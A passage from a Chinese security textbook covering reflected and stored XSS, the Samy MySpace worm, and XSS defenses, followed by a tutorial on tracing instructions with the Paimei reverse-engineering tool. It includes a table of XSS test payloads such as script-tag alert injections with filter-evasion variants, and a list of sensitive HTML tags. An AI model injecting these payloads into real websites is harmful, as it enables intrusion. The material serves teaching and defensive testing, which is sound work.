首先, 只有参与会话的网站返回的脚本才有权访问 Session ID, 也就是说, 在 www.attacker.com 中请求 “document.cookie” 是无法得到 testapp.com 的 Session ID 的。而利用 XSS Reflection 的攻击恰恰让这次 cookie 访问看起来是来自于 testapp.com 的访问, 因此能够成功。

其次, 用户是信任 testapp.com 网站的, 冒冒失失地发给用户一个 www.attacker.com 的链接很容易露馅。实际上, 攻击者往往会采用一些编码技术让载有 XSS 的 URL 更加逼真。

11.3.3 Stored XSS 攻击场景

XSS Reflection 常发生于搜索引擎、错误提示页面等对用户输入的直接反馈。如果一个论坛或者 blog 空间中对用户提交文章中的文本信息没有很好地过滤, 将导致 XSS 被存储在 Web Server 上, 这就是 Stored XSS 漏洞。




图 11.3.3 Stored XSS 攻击场景

11.3.4 攻击案例回顾: XSS 蠕虫

MySpace 是一个在全球有两亿用户的公共交友平台, 提供了 blog、邮件、资讯等众多服务。虽然这个著名的网站对用户的输入已经做了相当完善的过滤, 即便如此, 还是有人找到了突破这些字符过滤的办法。

2005 年, 一个名为 Samy 的 MySpace 用户在自己的个人资料中加入了一些 JavaScript, 所有打开该页面的客户端浏览器都将执行这些脚本。这些 XSS 主要用来做两件事: 首先把攻击者加为好友, 其次把这段 XSS 复制到被攻击者的个人资料中去。

这样做的结果是在 MySpace 上引发了一场大规模的基于 XSS 漏洞的蠕虫传播, 一个小时之内, Samy 好友的数目超过了一百万个。MySpace 为了清除所有被感染的用户文档中的 XSS, 被迫停止运行。Samy 最终被判处对 MySpace 进行经济赔偿并做三个月的社会主义工。

XSS 蠕虫攻击改变了人们以往认为 XSS 无法攻击网站本身的态度, 是 XSS 漏洞利用技术上的一个突破, 也为轻视 XSS 漏洞的开发人员和安全专家敲响了警钟。

11.3.5 XSS 的检测与防范

按照利用方式的不同, 可以把 XSS 漏洞大致分为三类, 如表 11-3-1 所示。

表 11-3-1 XSS 漏洞分类

类 型	对应的 Web 应用	利用方式及危害
本地的 XSS	.htm 文件 .chm 文件 (帮助文档) .mht 文件 .dlls and .exe 等 PE 文件的内部资源中也可能存在 XSS	攻击用户桌面
无存储的 XSS	搜索引擎, 错误信息提示等将在页面中显示用户输入的 Web 应用	窃取 cookie, 更改返回页面的内容, 如 XSS Reflection
有存储的 XSS	BBS、论坛、博客等存储用户数据并提供显示的 Web 应用	XSS Worm 攻击、Stored XSS 攻击

在上述这些 Web 应用场景中, 应当特别注意 XSS 漏洞。最常用于检测 XSS 的 POC 代码就是用于弹出警告消息的那句 JavaScript:

```
javascript:alert('XSS');
```

作为安全测试人员, 除了尝试这种基本形式的 POC 之外, 为了测试过滤系统的完备性, 以下形式的测试用例往往可以给您一些启发, 如表 11-3-2 所示。

表 11-3-2 XSS 测试用例

XSS 测试用例
javascript:alert('XSS');
JaVaScRiPt:alert('XSS')
javascript:alert("XSS");
alert('XSS')
alert('XSS')
javascript:alert('XSS')
jav	ascript:alert('XSS')
<SCRIPT>a=/XSS/
alert(a.source)</SCRIPT>
<SCRIPT>alert("XSS");</SCRIPT>
AAA<SCRIPT>alert("XSS ")</SCRIPT>AAA
<ScRipt> alert("XSS");</SCRIPT>



另外，一些非常敏感的 HTML 标签的过滤也要非常小心。这些 TAG 包括<applet>、<body>、<embed>、<frame>、<script>、<frameset>、<html>、<iframe>、、<style>、<layer>、<ilayer>、<meta>、<object>。

在将文本返回给客户端浏览器时，对敏感字符进行编码替换是一个防御 XSS 攻击的简单而有效的办法，例如，对以下字符的编码替换，如表 11-3-3 所示。

表 11-3-3 字符的编码替换

敏感字符	十进制编码	十六进制编码	HTML 字符集	Unicode 编码
"	"	"	"	\u0022
'	'	'	&apos	\u0027
&	&	&	&	\u0026
<	<	<	<	\u003c
>	>	>	>	\u003e

第 3 篇

漏洞分析



果毅力行，忠恕任事

——西安交通大学校训

如果把第二篇中的实验看成是教科书里经过剥皮剔骨后的标本，那么第三篇我们将面对的是仍然在江河湖海中活蹦乱跳的生猛海鲜。

从怎样触发漏洞、定位漏洞，到灵活的应用前边所述的理论甚至综合运用几种方法之后写出 exploit，这里处处充满着挑战。当您亲手调试完文中所述的漏洞之后，相信您的分析和调试技术一定会再次获得升华。

在实战中您会发现前面所述的道理可能有所走形，漏洞利用的灵活程度让这门技术变得似乎没有什么原则可言。其实不然，这是灵活掌握理论后的挥洒自如，是独孤九剑中无形的洒脱，是一种只可意会，不可言传的非常之道。我再次强烈地建议您动手实践，只有这样本书的作用才能发挥到极至，而这些案例也将成为您成就感的源泉。

最后我想说，技术本身并没有善恶是非，资深的安全专家和臭名昭著的攻击者之间的区别仅仅在于个人的价值取向不同。当您掌握了一定的知识和技术之后，请以“忠恕任事”长伴左右，不要为了无谓的炫耀和虚荣而做出肤浅的事情。

第 12 章 漏洞分析技术概述

12.1 漏洞分析的方法

漏洞分析是指在代码中迅速定位漏洞，弄清攻击原理，准确地估计潜在的漏洞利用方式和风险等级的过程。扎实的漏洞利用技术是进行漏洞分析的基础，否则很可能将不可利用的 bug 判断成漏洞，或者将可以允许远程控制的高危漏洞误判成 D.O.S 型的中级漏洞。

一般情况下，漏洞发现者需要向安全专家提供一段能够重现漏洞的代码，这段代码被称作 POC (Proof of Concept)。

POC 可以是很多种形式，只要能够触发漏洞就行。例如，它可能是一个能够引起程序崩溃的畸形文件，也可能是一个 Metasploit 的 exploit 模块。根据 POC 的不同，漏洞分析的难度也会有所不同——按照 MSF 标准公布出来的 exploit 显然要比几个二进制形式的数据包容易分析得多。

在拿到 POC 之后，安全专家需要部署实验环境，重现攻击过程，并进行分析调试，以确定到底是哪个函数、哪一行代码出的问题，并指导开发人员制作补丁。安全专家常用的分析方法包括：

(1) 动态调试：使用 OllyDbg 等调试工具，跟踪软件，从栈中一层层地回溯出发生溢出的漏洞函数。

(2) 静态分析：使用 IDA 等逆向工具，获得程序的“全局观”和高质量的反汇编代码，辅助动态调试。

(3) 指令追踪技术：我们可以先正常运行程序，记录下所有执行过的指令序列；然后触发漏洞，记录下攻击状况下程序执行过的指令序列；最后比较这两轮执行过的指令，重点逆向两次执行中表现不同的代码区，并动态调试和跟踪这部分代码，从而迅速定位漏洞函数。

除了安全专家需要分析漏洞之外，黑客也经常需要分析漏洞。当微软公布安全补丁之后，全世界的用户不可能全都立刻 patch，因此，在补丁公布后一周左右的时间内，其所修复的漏洞在一定范围内仍然是可利用的。

安全补丁一旦公布，其中的漏洞信息也就相当于随之一同公布了。黑客可以通过比较分析 Patch 前后的 PE 文件而得到漏洞的位置，经验丰富的黑客甚至可以在补丁发布当天就写出

exploit。

鉴于这种攻击的价值, 补丁比较也是漏洞分析方法中重要的一种, 不同的是, 这种分析方法多被攻击者采用。

12.2 用“白眉”在 PE 中漫步

12.2.1 指令追踪技术与 Paimei

程序异常发生的位置通常离漏洞函数很远, 当溢出发生时, 栈帧往往也会遭到严重的破坏, 这会给动态调试制造很大的困难。

指令追踪是一种新兴的逆向技术, 它最大限度地结合了动态分析和静态分析的优点, 能够帮助分析员迅速定位漏洞。

指令追踪分析工具的工作流程如下。

- (1) 将目标 PE 文件反汇编, 按照指令块记录下来 (通常用跳转指令来划分指令块)。
- (2) 用调试器加载 PE 文件, 或者 Attach 到目标进程上, 并对程序进行一定操作。
- (3) 指令追踪工具会在最初记录的静态指令块中标注当前操作所执行过的指令, 让您在阅读反汇编代码的同时, 获得程序执行流程的信息

最早的指令追踪软件应该是 Sabre 公司出品的 BinNavi。BinNavi 工作在 IDA 反汇编的结果之上, 能够用图形标注出代码块之间的调用关系, 迅速定位程序中某种操作所对应的代码, 如图 12.2.1 所示。




图 12.2.1 BinNavi 工作界面

图 12.2.1 是 BinNavi 的运行截图，它用不同颜色标记出执行到和未执行到的代码。遗憾的是，BinNavi 是一款商业软件，Sabre 甚至连一个 evaluation version 都没有提供，高达 1000 多美元的昂贵 License 对非专业人员来说有点遥不可及。

本节将向您介绍另外一款优秀且免费的逆向工具——Paimei。

Paimei 的作者 Pedram Amini 是一个资深的逆向工程师，他曾经发现过许多著名的漏洞。除此之外，他还非常崇拜电影“Kill Bill II”（杀死比尔 2）中那位来自中国的“白眉大侠”，这也是他开发的逆向工具叫做 Paimei 的原因。

Pedram Amini 使用 Python 语言开发，在设计时就充分考虑了模块化和可扩展性等因素，并力图使 Paimei 成为逆向工程中的“MetaSploit”。目前发布的版本中包含 3 个模块：“PAIMEI explore”、“PAIMEI filefuzz”、“PAIMEI pstaker”。其中，“PAIMEI pstaker”模块就是用来进行指令追踪的，我们会进行详细介绍。Pedram Amini 在逆向技术峰会 RECON2006 上的演讲中提到，下一版还将为 PAIMEI 加入补丁比较、网络 fuzz 等模块。

12.2.2 Paimei 的安装

Paimei 工作时需要很多种支持，如表 12-2-1 所示。

表 12-2-1 Paimei 工作时的组件和下载链接

需要的组件	下载链接
MySQL	http://www.mysql.org
MySQLdb	http://sourceforge.net/projects/mysql-python
IDA Pro	http://www.datarescue.com/idabase/
IDA Python	http://www.d-dome.net/idapython
Python 2.4	http://www.python.org
WxPython	http://www.wxpython.
Python ctypes	http://starship.python.net/crew/theller/ctypes/
uDraw	http://www.informatik.uni-bremen.de/uDrawGraph/en/home.html

要想一一攒齐以上所有的软件，估计还要花点工夫。好在 Pedram Amini 写了一个 python 脚本，用于自动检测系统中缺少哪些组件，然后自动下载安装。要运行这个安装脚本，必须先安装 Python 2.4。

这里给出第一次使用 Paimei 时的步骤。

- (1) 确保已经安装 MySQL 4.0 和 IDA Pro。
- (2) 下载 Paimei, 并将其解压缩到安装路径下。
- (3) 安装 Python 2.4, “windows python-2.4.3.msi”。
- (4) 运行 “_install_requirements.py”, 将自动检测并下载安装需要的 python 组件。
- (5) 运行 “_setup_mysql.py”, 在 MySQL 中为 Paimei 创建所需的数据库和表。
- (6) 运行 Paimei 安装目录下 consol 目录里的 “PAIMEIconsole.pyw”, 将看到 Paimei 的主界面, 如图 12.2.2 所示。




图 12.2.2 Paimei 工作界面

注意: 在我初次使用 Paimei 时发现, 在 MySQL 5.x 中, 一些 python 脚本会出错。经过与 Pedram Amini 的交流后, 我才知道 Paimei 目前只支持 MySQL 4.x 版本。Pedram 表示, 他将在 Paimei 的下一个版本中修复这个问题。

12.2.3 使用 PE Stalker

Paimei 中的 “PAIMEI pstalker” (PE 漫步者) 模块用于进行指令追踪。

首先应当确定您已经安装了 IDA Python, 并使用 IDA 反汇编想要追踪的 PE 文件。我们

这里不妨以 Windows 自带的计算器 (calc.exe) 为例进行指令追踪。在 IDA 完成自动分析之后, 使用快捷键 Alt+9 或者菜单中的 Edit→Plguins→IDAPython, 启动 Paimei 安装目录下的 “pida_dump.py” 脚本, 将 IDA 分析的结果保存成 Paimei 所使用的数据格式 pida 文件。

因为 Paimei 使用 MySQL 存储静态代码分析结果, 所以在启动 Paimei 前请先确认您的 MySQL 服务已经启动。此外, Paimei 的绘图功能通过 Udraw 实现, 为了使用绘图功能, 请提前启动 Udraw。实际上, 我使用了一个批处理文件来启动以上这些必须的服务。

现在您可以启动 Paimei 的 consol 了。单击 Paimei 左侧的 “PAIMEI pstalker”, 将进入指令追踪模块的界面, 如图 12.2.3 所示。




图 12.2.3 Paimei Stalker 工作界面

为了使用数据库和绘图功能, 我们需要让 Paimei 与 MySQL 和 uDraw 服务器建立连接, 通过菜单中的 Connections 可以做到这一点。

其次, 单击 “Add Module” 按钮, 将我们用 IDA 导出的静态代码读入 Paimei。右键单击 “Avaliable Targets”, 选择 “Add targets”, 新建一个追踪目标, 这里起名为 calc。

右键单击新添加的追踪目标, 选择 “Add Tag”。Tag 用于区别一次指令追踪操作, 可以在一个追踪目标下建立多个 Tag 以标识不同的追踪操作。这里我们建立一个 test1。

右键单击新添加的 Tag, 选择 “Use for Stalking”, 如图 12.2.4 所示。




图 12.2.4 用 Paimei 进行指令追踪

之后 Paimei 的调试器提供了两种方式加载进程：您可以通过单击“Browse”按钮来选择 PE 文件直接加载，也可以单击“Refresh Process List”按钮来选择已经启动的进程进行 Attach。我们这里使用直接装载 PE 文件的方式，用 Browse 选中计算器程序 calc.exe。

单击“Start Stalking”按钮，开始指令追踪，如图 12.2.5 所示。




图 12.2.5 用 Paimei 进行指令追踪

这时，Paimei 将记录从 PE 装载开始程序所有执行过的指令，并在 IDA 导出的静态代码

中进行标记。可以看到 calc.exe 的装载运行过程中共执行了 52 个指令块。

右键单击当前的 tag，选择“load hits”，Paimei 会将执行到的指令块读入并显示详细信息；如果选择“Sync with Udraw”，Paimei 会在 Udraw 的界面下绘制出刚刚执行过的指令块及其之间的调用关系，如图 12.2.6 所示。




图 12.2.6 Paimei 的绘图界面

依次选中刚刚读入 Paimei 的指令块，Udraw 会自动将图形移动到这个指令块并用蓝色标记出，这样我们就能够在观看静态代码的同时了解程序动态执行的流程了。

题外话：如果您的工作环境是双显示器，能够把 Udraw 界面和 Paimei 的 consol 界面分开显示，在选择不同的代码块时，Udraw 为您移动代码块时将让您真切地体会到“PE 漫步”的感觉。

12.2.4 迅速定位特定功能对应的代码

如果我们并不关心程序启动和初始化的过程，可以在指令追踪的过程中用前面追踪的结果进行过滤，只追踪出我们期望的功能所对应的代码。

例如，我们只想知道计算器中单击“C”（清零）按钮时程序所执行的代码，可以首先追踪 calc.exe 的启动过程，如图 12.2.7 所示。

